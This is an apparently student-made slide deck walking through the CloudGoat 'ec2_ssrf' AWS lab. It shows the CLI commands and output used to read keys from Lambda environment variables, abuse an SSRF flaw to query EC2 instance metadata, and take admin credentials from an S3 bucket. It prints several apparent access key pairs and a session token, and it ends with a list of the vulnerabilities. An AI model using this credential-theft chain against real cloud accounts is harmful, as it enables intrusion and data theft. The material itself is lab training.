YEASONGJOE

:CLOUDGOAT

예송조
김성원
이근탁
임소미
조예송

EC2 SSRF

GOALS

Run Lambda function

Get Lambda function execution authoritys

1. CHECK AUTHORITY

01

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidxa08aoreqa$ cat start.txt
cloudgoat_output_aws_account_id = 450250085656
cloudgoat_output_solus_access_key_id = AKIAWRVH7CUMHURWTGEM
cloudgoat_output_solus_secret_key = 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
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidxa08aoreqa$
```

Look for AWS credential information from start.txt

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws configure --profile solus
AWS Access Key ID [None]: AKIAWRVH7CUMHLLPTBLD
AWS Secret Access Key [None]: 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
Default region name [us-east-1]: us-east-1
Default output format [None]:
```

Check for User's information

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws sts get-caller-identity --profile s
olus
{
    "UserId": "AIDAWRVH7CUMM2ISAC6TF",
    "Account": "450250085656",
    "Arn": "arn:aws:iam::450250085656:user/solus-ec2_ssrf_cgidfpxn59518s"
}
```

User ID : solus-ec2_ssrf_cgid17q46ckgid

YEASONGJOE

1. CHECK AUTHORITY

01

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws iam list-user-policies --user-name
solus-ec2_ssrf_cgidfpxn59518s --profile solus

An error occurred (AccessDenied) when calling the ListUserPolicies operation: User: arn:aws:iam:
:450250085656:user/solus-ec2_ssrf_cgidfpxn59518s is not authorized to perform: iam:ListUserPolic
ies on resource: user solus-ec2_ssrf_cgidfpxn59518s because no identity-based policy allows the
iam:ListUserPolicies action
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws iam list-attached-user-policies --u
ser-name solus-ec2_ssrf_cgidfpxn59518s --profile solus

An error occurred (AccessDenied) when calling the ListAttachedUserPolicies operation: User: arn:
aws:iam::450250085656:user/solus-ec2_ssrf_cgidfpxn59518s is not authorized to perform: iam:ListA
ttachedUserPolicies on resource: user solus-ec2_ssrf_cgidfpxn59518s because no identity-based po
licy allows the iam:ListAttachedUserPolicies action
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws iam list-roles --profile solus

An error occurred (AccessDenied) when calling the ListRoles operation: User: arn:aws:iam::450250
085656:user/solus-ec2_ssrf_cgidfpxn59518s is not authorized to perform: iam:ListRoles on resourc
e: arn:aws:iam::450250085656:role/ because no identity-based policy allows the iam:ListRoles act
ion
```

But don't have the authority to identify policy& role

↓

We need to find another user account

YEASONGJOE

2. LIST FUNCTIONS

02

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws lambda get-function --function-name
 cg-lambda-ec2_ssrf_cgidfpxn59518s --region us-east-1 --profile solus
{
    "Configuration": {
        "FunctionName": "cg-lambda-ec2_ssrf_cgidfpxn59518s",
        "FunctionArn": "arn:aws:lambda:us-east-1:450250085656:function:cg-lambda-ec2_ssrf_cgidfp
xn59518s",
        "Runtime": "python3.9",
        "Role": "arn:aws:iam::450250085656:role/cg-lambda-role-ec2_ssrf_cgidfpxn59518s-service-r
ole",
        "Handler": "lambda.handler",
        "CodeSize": 223,
        "Description": "",
        "Timeout": 3,
        "MemorySize": 128,
        "LastModified": "2023-08-18T14:54:40.390+0000",
        "CodeSha256": "jtqUhalhT3taxuZdjeU99/yQTnWVdMQQQcQGhTRrsqI=",
        "Version": "$LATEST",
        "Environment": {
            "Variables": {
                "EC2_ACCESS_KEY_ID": "AKIAWRVH7CUMDXV4FV6O",
                "EC2_SECRET_KEY_ID": "KgwktbLgHHkz5LRz7JpD2Ov9dDf0YQ6layFgL47A"
            }
```

Use 'get-function' command that returns information of a specific function

The ID and password are stored as environmental variables

security vulnerability!!!

YEASONGJOE

3. CONFIGURE LAMBDA

03

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws configure --profile cg_lambda
AWS Access Key ID [None]: AKIAWRVH7CUMDXV4FV6O
AWS Secret Access Key [None]: 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
Default region name [us-east-1]: us-east-1
Default output format [None]:
```

Configuring new profile using Access Key ID & Secret Access Key earned by identifying lamda function from step2

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws sts get-caller-identity --profile c
g_lambda
{
    "UserId": "AIDAWRVH7CUMGAKE2PUUG",
    "Account": "450250085656",
    "Arn": "arn:aws:iam::450250085656:user/wrex-ec2_ssrf_cgidfpxn59518s"
}
```

Can find out new User ID

3. CONFIGURE LAMBDA

03


```
aws ec2 describe-instances --region us-east-1 --profile cg_lambda
```

We can know that 52.91.141.241 is the public ip

YEASONGJOE

4. SSRF

04




ERROR!!

YEASONGJOE

4. SSRF

04

Sending HTTP request on purpose using SSRF vulnerability



We can earn another AccessKeyID & SecretAccessKey

security vulnerability!!!

YEASONGJOE

5. ADD CREDENTIALS

05

```
vi ~/.aws/credentials
```

```
[ec2role]
aws_access_key_id = ASIAWRVH7CUMG24BKMSZ
aws_secret_access_key = ntXmTdOZ3sDHARQeu+kJ4r0t18IIk0UNK2Zj+jUh
aws_session_token = "IQoJb3JpZ2luX2VjENf//////////wEaCXVzLWVhc3QtMSJIMEYCIQDUrqdbSl+/gkTTOvwqjdB
bnSwXTJviEnggYvyN45E24AIhAJrygvU/Vjzrak39o5breYSu9aGKpvsoPSdB68fGXq35KsQFCJD/////////wEQABoMNDU
wMjUwMDg1NjU2IgwEQ4yZGDNtFPsOuggqmAURY3WAL54diUFfzg6q8jtGMxiHo9XZKCpia8VbkRyyZF8kwBCUxDqCrMsQzeA
lD7y8wH1TctfbjtyZ4qyEPPYhdZUJiLDmB9uUTY5lIQtRoEMuyo4AsF6x9mKzjBaJ3BnBi2WDT3RtbnKOqu7EHHa9xlLv8sx
5lM/LWNXCRtBCpYisCMIARBHrml5c/WGMBmyRt+nFGtSUqoVZmNy5NJE6ujVHxY4OUfIXLVNEsQYcitlK1gz4lY5RcLNm9o5
oBkOCl3GgMwj2PxW562WzCAWG74BhjiylYKOdXwfGq09nbF8DkZIWzmLsn7mMwyN76YKDSl4cQB/Z3ytSAJNIDll6qJSi+mx
S0hyxMcKvMXp+gcMN5CL/PM9EHKNQqhv6aJMw0OyTqwfoV63cD9HoCmMcO8CkfQRuBk0j+TyKSr6DbsKltdnCGAXJGXCY+dm
iYlD3p27HWKJbVkjLGx/DUteTikQAltHEkMGpek3oDNbiwwYd84TRKat7aIdi/ucKZIlmqGDBA5zZiu5VTzAqScm3EAaKLMX
C/FvaCFP0e+dbAIcmcXRXXQmM+odjXO6UhWlKr0S/ZGvb35JJOFOnmKY1xOsaH1vLm5fHFFSbnVfTAXMUGUJ/T/67vkwcFlQ
cNkuE+SGw0U8mf5uT4r2HcmT+Qw2VLMCLP6HP+JoiR7l+ue5j9JUMqOZYuB2dU0BCE8XZcOFzfWKLdhd2s/hDVmMOrKFssH/
3vrzL50QWnyAQNN1wWRy4ofk3H8B6XRCVhP/HwHCTHHFt14F6I+NoFGGbeKmBpZCLKK2gErwLLSKeqIc+DsCG4pnnSp34DS2
h3y6l0lDHRjc3KmjE9o2zFiU+r6+UwTfxsnbv08h06UM5bWCq9jkr3QwDMMWM/qYGOrABC61DxF3NwTadch0fRnJVrh1BKaJ
jaUfKhBDSnzfJQuGfIWpgvm8zbzAmLvUJ4NViMMGJi4E8KsvWTyfn98ZOMaKt5kMZpg4zSCagAAYf2KcceJp8SWEXzMI/9aJ
ie59BFQJwKyv+WHhUeMDQKLhXTrVcRE4dkviZH57pcme3Ra8Xd3WJnA3GZ3pXsaed54+hahlIandD63LucoA1lNw5Bwi1RZ8
q2kqNwEpbvLir6e8="
```

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws s3 ls --profile ec2role
2023-08-18 14:01:03 cg-secret-s3-bucket-ec2-ssrf-cgid2597fw3vzi
2023-08-18 23:54:34 cg-secret-s3-bucket-ec2-ssrf-cgidfpxn59518s
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws s3 ls --profile ec2role s3://cg-sec
ret-s3-bucket-ec2-ssrf-cgidfpxn59518s
2023-08-18 23:54:40         62 admin-user.txt
```

Check the existence of 'admin-user.txt'

Add credential which was found out from STEP 4

security vulnerability!!!

YEASONGJOE

5. ADD CREDENTIALS

05

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws s3 cp --profile ec2role s3://cg-sec
ret-s3-bucket-ec2-ssrf-cgidfpxn59518s/admin-user.txt ./
download: s3://cg-secret-s3-bucket-ec2-ssrf-cgidfpxn59518s/admin-user.txt to ./admin-user.txt
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ cat admin-user.txt
AKIAWRVH7CUMIJS4EXX4
0ZxqQSOcUENPBK8oos9kJ404crArvbaHsaTg7J+7
```

The Admin Credential information is hard-coded and stored within the S3 Bucket.

security vulnerability!!!

6. CONFIGURE CGADMIN

06

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws configure --profile cgadmin
AWS Access Key ID [None]: AKIAWRVH7CUMIJS4EXX4
AWS Secret Access Key [None]: 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
Default region name [us-east-1]: us-east-1
Default output format [None]:
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws sts get-caller-identity --profile c
gadmin
{
    "UserId": "AIDAWRVH7CUMECGZMX7FR",
    "Account": "450250085656",
    "Arn": "arn:aws:iam::450250085656:user/shepard-ec2_ssrf_cgidfpxn59518s"
}
```

If we look for the policy of the shepard,
we can find out all the authorities

We can know that shepard is the admin!!

YEASONGJOE

7. INVOKE LAMBDA FUNCTION

07


```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws lambda invoke --function-name cg-la
mbda-ec2_ssrf_cgidfpxn59518s out --log-type Tail --region us-east-1
{
    "StatusCode": 200,
    "LogResult": "U1RBUlQgUmVxdWVzdElkOiAyYTEzOWM5Mi1iYTc4LTQ4YTQtOTgwZi03NTA3MzAwNWMxOGYgVmVyc2
lvbjogJExBVEVTVApFTkQgUmVxdWVzdElkOiAyYTEzOWM5Mi1iYTc4LTQ4YTQtOTgwZi03NTA3MzAwNWMxOGYKUkVQT1JUIF
JlcXVlc3RJZDogMmExMzljOTItYmE3OC00OGE0LTk4MGYtNzUwNzMwMDVjMThmCUR1cmF0aW9uOiAxLjM3IG1zCUJpbGxlZC
BEdXJhdGlvbjogMiBtcwlNZW1vcnkgU2l6ZTogMTI4IE1CCU1heCBNZW1vcnkgVXNlZDogMzYgTUIJSW5pdCBEdXJhdGlvbj
ogMTQ4LjMyIG1zCQo=",
    "ExecutedVersion": "$LATEST"
}
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws lambda invoke --function-name cg-la
mbda-ec2_ssrf_cgidfpxn59518s ./admin-user.txt
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
```

Call Lambda function by using AWS Credential of the shepard

SECURITY VULNERABILITY

- Some are hard-coded in environment variable of lambda function
- Whether other credentials are accessible through AWS metadata APIs due to SSRF vulnerabilities in web applications
- The Admin Credential information is hard-coded and stored within the S3 Bucket.
- Permissions are set to allow the user to modify the redirects file.

FLOWCHART


Start
("Solus" keys)
ReadOnly access
List Lambda functions, looking for secrets
Copy "Wrex" access keys from lambda env variables
Use the "Wrex" keys to discover an EC2 instance with an SSRF vulnerability
Exploit the SSRF vulnerability using the "?url=..." parameter to query EC2 Meta-Data
Use the EC2 instance's keys to identify and access a critical S3 bucket
Find IAM keys for "Shepherd" profile's admin access
Invoke the "cg-lambda-[CloudGoat ID]" Lambda function for the win!